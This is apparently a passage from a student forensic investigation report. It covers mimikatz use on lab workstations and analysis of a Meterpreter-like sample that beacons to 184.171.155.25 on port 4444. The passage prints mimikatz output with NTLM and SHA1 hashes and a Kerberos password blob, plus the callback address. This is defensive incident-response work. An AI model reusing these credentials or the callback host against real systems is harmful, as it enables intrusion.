
From here, I decided to turn and start looking into the browsing history on this system. As we saw that firefox was downloaded, I am starting my analysis there. The first thing I noticed was that there are some entries for mimikatz, specifically on github.




We can see that first, **github mimikatz** was searched, then, after this, we can see that they were on a github page, and then downloaded **mimikatz_trunk.zip** from the github repo. Note this download took place at **2019-03-28 21:20:35 PM**. This time was then confirmed with usnjrnl.




When looking in internet explorer history, we can see that JM had access some of the mimikatz files through the web browser



We can see a specific text file above being referenced, being **stallman.txt.** This seems to be in the location of the mimikatz exe. Let's see if it is there.



When diving into the contents of the file, it seems that it is the output of mimikatz being run



Name	Size	Type	Date Modified
mimikatz.exe	907	Regular File	3/25/2019 12:51:07 AM
mimikatz.dll	892	Regular File	3/25/2019 12:51:07 AM
mimilib.dll	46	Regular File	3/25/2019 12:51:07 AM
mimidrv.sys	36	Regular File	1/22/2013 12:45:04 AM
stallman.txt	24	Regular File	3/28/2019 9:25:14 PM
$I30	4	NTFS Index All...	3/28/2019 9:24:46 PM
NEWTEX~1.TXT		$I30 INDX Entry	

```
Authentication Id : 0 ; 1501043 (00000000:0016e773)
Session           : Interactive from 3
User Name         : UMFD-3
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/28/2019 5:12:36 PM
SID               : S-1-5-96-0-3
        msv :
         [00000003] Primary
         * Username : PROG-WKS02$
         * Domain   : GRRU
         * NTLM     : e2465f0ec6caba3ff03cfc4472a00e9c
         * SHA1     : 6e61a5b145d3271404ffe9f90fd233c88ba7e288
        tspkg :
        wdigest :
         * Username : PROG-WKS02$
         * Domain   : GRRU
         * Password : (null)
        kerberos :
         * Username : PROG-WKS02$
         * Domain   : grru.local
         * Password : a8 1b 95 cb a3 47 bf 89 ed 9f 73 37 1d e0 04 b9 4c 85 55 5e ba a4 ce be d8 de 58 c0 01 e6 85 d8 5c d5 dc 13 20 20 a0 d7 fc 0b 4c 50 73 ea be f5 01 5e e4 b9 44
        ssp :
        credman :
```

We can see above that mimikatz was able to pull a password from memory, for the PROG-WKS02 account. It is also important to note that this file was created at **2019-03-28** at **21:25:14**, where as mimikatz was recorded running at **2019-03-28 21:21:40**

We already know what mimikatz does, as it can grab passwords from memory. That seems to be what it was being used for, and we can even see the exported results of mimikatz, pulling a password from PROG-WKS02.

We don't currently have any ideas as to what fiiwougrttzy.exe does. Time for some malware analysis! :)

FIIWOUGRTTZY.exe

We will first start with some memory analysis, as we were given a memory image. We can initially see that the findevil module detected process injection in the files listed


```
|  #    PID Process         Type          Address          Description
-------------------------------------------------------------------------
0000   5976 fiIwOuGRTtZY.e PE_INJECT     00000000028c0000 Module:[0x28c0000.dll] VAD:[]
0001   5976 fiIwOuGRTtZY.e PE_INJECT     00000000028f0000 Module:[metsrv.dll] VAD:[]
0002   5976 fiIwOuGRTtZY.e PE_INJECT     0000000002970000 Module:[ext_server_stdapi.x86.dll] VAD:[]
0003   5976 fiIwOuGRTtZY.e PE_INJECT     00000000046e0000 Module:[ext_server_priv.x86.dll] VAD:[]
0004   7652 fiIwOuGRTtZY.e PE_INJECT     0000000002500000 Module:[0x2500000.dll] VAD:[]
0005   7652 fiIwOuGRTtZY.e PE_INJECT     00000000027b0000 Module:[metsrv.dll] VAD:[]
0006   7652 fiIwOuGRTtZY.e PE_INJECT     0000000004510000 Module:[ext_server_stdapi.x86.dll] VAD:[]
0007   7652 fiIwOuGRTtZY.e PE_INJECT     0000000004580000 Module:[ext_server_priv.x86.dll] VAD:[]
0008   4328 RuntimeBroker  PROC_NOLINK   ffffcc0c23451080
```

We also found that it seems a section could be packed


```
0033   5976 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002590000 0000183fe000 06000000183fe947 A rwx fffc
0034   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028c0000 00000ce41000 060000000ce41947 A rwx fffc
0035   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028c1000 00000ce42000 060000000ce42947 A rwx fffc
0036   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028c2000 000018943000 0600000018943947 A rwx fffc
0037   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028c3000 000012444000 0600000012444947 A rwx fffc
0038   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028f0000 00001836d000 060000001836d947 A rwx fffc
0039   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028f1000 00001836e000 060000001836e947 A rwx fffc
003a   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028f2000 00001836f000 060000001836f947 A rwx fffc
003b   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000028f3000 000018270000 0100000018270967 A rwx fffc
003c   5976 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002970000 00001bee4000 060000001bee4947 A rwx fffc
003d   5976 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002971000 000011de5000 0600000011de5947 A rwx fffc
003e   5976 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002972000 00001a8e6000 060000001a8e6947 A rwx fffc
003f   5976 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002973000 000014be7000 0600000014be7947 A rwx fffc
0040   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000046e0000 00001d011000 080000001d011967 A rwx fffc
0041   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000046e1000 00001d012000 080000001d012967 A rwx fffc
0042   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000046e2000 00001d013000 080000001d013967 A rwx fffc
0043   5976 fiIwOuGRTtZY.e PRIVATE_RWX  00000000046e3000 00001d014000 080000001d014967 A rwx fffc
0044   7652 fiIwOuGRTtZY.e PRIVATE_RWX  00000000001d0000 000067649000 0500000067649947 A rwx fffc
0045   7652 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002500000 00007a27f000 050000007a27f947 A rwx fffc
0046   7652 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002501000 00006aa7e000 050000006aa7e947 A rwx fffc
0047   7652 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002502000 00006a97d000 050000006a97d947 A rwx fffc
0048   7652 fiIwOuGRTtZY.e PRIVATE_RWX  0000000002503000 00006bd7c000 050000006bd7c947 A rwx fffc
0049   7652 fiIwOuGRTtZY.e PRIVATE_RWX  00000000027b0000 000067680000 0500000067680947 A rwx fffc
004a   7652 fiIwOuGRTtZY.e PRIVATE_RWX  00000000027b1000 000009181000 0500000009181947 A rwx fffc
004b   7652 fiIwOuGRTtZY.e PRIVATE_RWX  00000000027b2000 000068982000 0500000068982947 A rwx fffc
004c   7652 fiIwOuGRTtZY.e PRIVATE_RWX  00000000027b3000 000089d83000 0100000089d83967 A rwx fffc
004d   7652 fiIwOuGRTtZY.e PRIVATE_RWX  0000000004510000 00004d450000 050000004d450947 A rwx fffc
```

Static Analysis

Now to do some quick static analysis. The first thing I did was check the entropy level to see how encoded this file is. I noted that it was fairly encoded, as the entropy level was 6.32. It seemed most of the sections were not packed, however I saw that the **.text** section was packed, having an entropy level of 7.01




Then, to get an idea of how this section is packed, I ran signatures. As a result, I suspected that this was base64 encoded.




After this, I went to strings to locate some IoCs of this sample. These can be seen below:


Path to ab.pdb file



ab.exe, apache server



bogus



Specifying a address, SSL, https

From this, I suspect that it may be trying to connect to something. This is based off research pointing at ab.exe being a RAT, and the string specifying usage.

Dynamic Analysis

This sample does not seem to be doing all too much in the grand scheme of things. One important thing to note is that it does seem to be trying to reach out to the address **184.171.155.25** on **port 4444**.

```
Time ...  Process Name     PID  Operation       Path                                                                 Result   Detail
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Disconnect  DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Disconnect  DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:25:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Disconnect  DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Reconnect   DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 TCP Disconnect  DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444 SUCCESS  Length: 0, seqnum: 0, connid: 0
16:26:... filwOuGRTtZY.... 1440 Thread Exit                                                                    SUCCESS  Thread ID: 6184, User Time: 0.0000000, K
```

This can also be seen in wireshark.

```
ip.addr == 184.171.155.25
```

```
No.   Time      Source    Destination     Protocol Length Info
 6702 18.259794 10.0.2.3  184.171.155.25  TCP      66 49780 → 4444 [SYN] Seq=0 Win=64240 Len=
 7754 19.254145 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
10023 21.269299 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
14243 25.441166 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
20217 33.575743 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
24308 39.596776 10.0.2.3  184.171.155.25  TCP      66 [TCP Port numbers reused] 49780 → 4444
25131 40.613069 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
27215 42.613052 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
31561 46.706800 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
38652 54.722407 10.0.2.3  184.171.155.25  TCP      66 [TCP Retransmission] [TCP Port numbers
```

As can be seen, this connection was either denied by my firewall, or the host is not up. We can see it is a champlain address, and as I am not on champlain's network, this malware can not talk to it.

Binary Summary

It seems that the main purpose of this malware is to reach out to the address 184.171.155.25. As this host is unreachable on my box, it could not reach. Checking strings with IoCs relating to ab.exe, a RAT. These connections align with a RAT behavior.

PROG-wks03 - Miranda Pagarelski

To begin, general information about the PROG-wks03 machine was gathered. This included the machine name, machine operating system, build number, timezone, user accounts, networking information, programs installed on the machine, as well as the browser history. This was done to get an overview of the system, in order to get a better understanding of what is going on before delving into the full analysis.

Basic Information

Machine Name	PROG-WKS03
Machine OS	Windows 10 Pro (1709)
Build number	16299
Timezone	UTC-5 (Eastern Standard Time)

REF:
SYSTEM: ControlSet001\Control\ComputerName\ComputerName
SOFTWARE: Microsoft\Windows NT\CurrentVersion
SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	7	**Last Logged in user**	TestLocal		
Name of user	**User ID**	**User Group**	**Create Time**	**Last Login**	**Location**
TestLocal	1001	Administrators	2019-01-26 23:49:01	2019-01-26 23:53:33	Local
WDGAUtilityAccount	504	-	2019-01-26 22:20:00	-	Local
Default Account	503	System Managed Accounts Group	2019-01-26 22:20:00	-	Local
Guest	501	Guests	2019-01-26 22:20:00	-	Local
Administrator	500	Administrators	2019-01-26 22:20:00	-	Local
roger.melton	1115	Users	-	-	Domain
james.middleton-adm	1117	Administrators	-	-	Domain

REF
SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList
SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI
SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet 0	192.168.4.103	255.255.255.0	192.168.1.253

REF

SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{}

Installed Programs

Program Name	Application or PE	Install Path	User
7-Zip 18.06 (X64)	Application	Program Files\7zip	roger.melton
GIMP 2.10.8	Application	Program Files\GIMP 2	roger.melton
Git version 2.20.1	Application	Program Files\Git	roger.melton
Mozilla Firefox 66.0.1 (x64 en-US)	Application	Program Files\Mozilla Firefox	roger.melton
Mozilla Maintenance Service	Application	Program Files (x86)\Mozilla Maintenance Service	roger.melton
AccessData FTK Imager	Application	Program Files\AccessData	james.middleton-adm
IrfanView 4.52 (32-bit)	Application	Program Files (x86)\IrfanView	roger.melton
Notepad++ (32-bit x86)	Application	Program Files (x86)\Notepad++	roger.melton
OpenOffice 4.1.6	Application	Program Files (x86)\OpenOffice 4	james.middleton-adm
Sysmon	PE	Users\james_middleton-adm\Downloads\sysmon	james.middleton-adm
setup-x86_64.exe	PE	Users\roger.melton\Downloads\setup-x86_64.exe	roger.melton

REF

C:\Users\james_middleton-adm\Downloads

C:\Users\roger.melton\Downloads

C:\Program Files

C:\Program Files (x86)

Browser Activity - Web Searches

Web Search

Table | Thumbnail | Summary

Save

Source Name	S	C	O	Domain	Text	Program Name	Date Accessed	Data Source
places.sqlite				google.com	sysmon	FireFox Analyzer	2019-03-19 21:34:46 EDT	PROG-wks03.E01
places.sqlite				google.com	download git	FireFox Analyzer	2019-02-23 14:13:44 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:04:51 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:04:53 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:05:28 EST	PROG-wks03.E01
places.sqlite				google.com	doownload cygwin	FireFox Analyzer	2019-03-03 19:17:32 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	download open office	Microsoft Edge Analyzer	2019-02-01 21:42:11 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	ninite	Microsoft Edge Analyzer	2019-02-17 15:16:30 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	download open office	Microsoft Edge Analyzer	2019-02-01 21:42:10 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	ninite	Microsoft Edge Analyzer	2019-02-17 15:16:29 EST	PROG-wks03.E01

Figure 3.3.3.1 - Web Searches

After collecting general information about PROG-WKS03, the \Users\james.middleton-adm folder was parsed through. It was found that the james.middleton-adm user had a folder under the name of "OneDrive" with a sub-folder of "ronald".

Within the "ronald" folder, three files of interest were found. The first, ad01.txt (*Path: \Users\james.middleton-adm\OneDrive\ronald\ad01.txt*), has content referencing mimikatz, a software that performs exploitations on systems. This file can be seen below in *Figure 3.3.3.2.*

ad01.txt

PROG-wks03-006.E01

PREVIEW

```
 .#####.   mimikatz 2.2.0 (x64) #17763 Mar 25 2019 01:42:05
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##       > http://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
 '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege:debug
ERROR mimikatz_doLocal ; "privilege:debug" command of "standard" module not found !
```

Figure 3.3.3.2 - ad01.txt File Preview

Next, we can see the stallman.txt file *(Figure 3.3.3.3).* This file contains information about the richard.stallman user, GRRU.local, and PROG-WKS02.

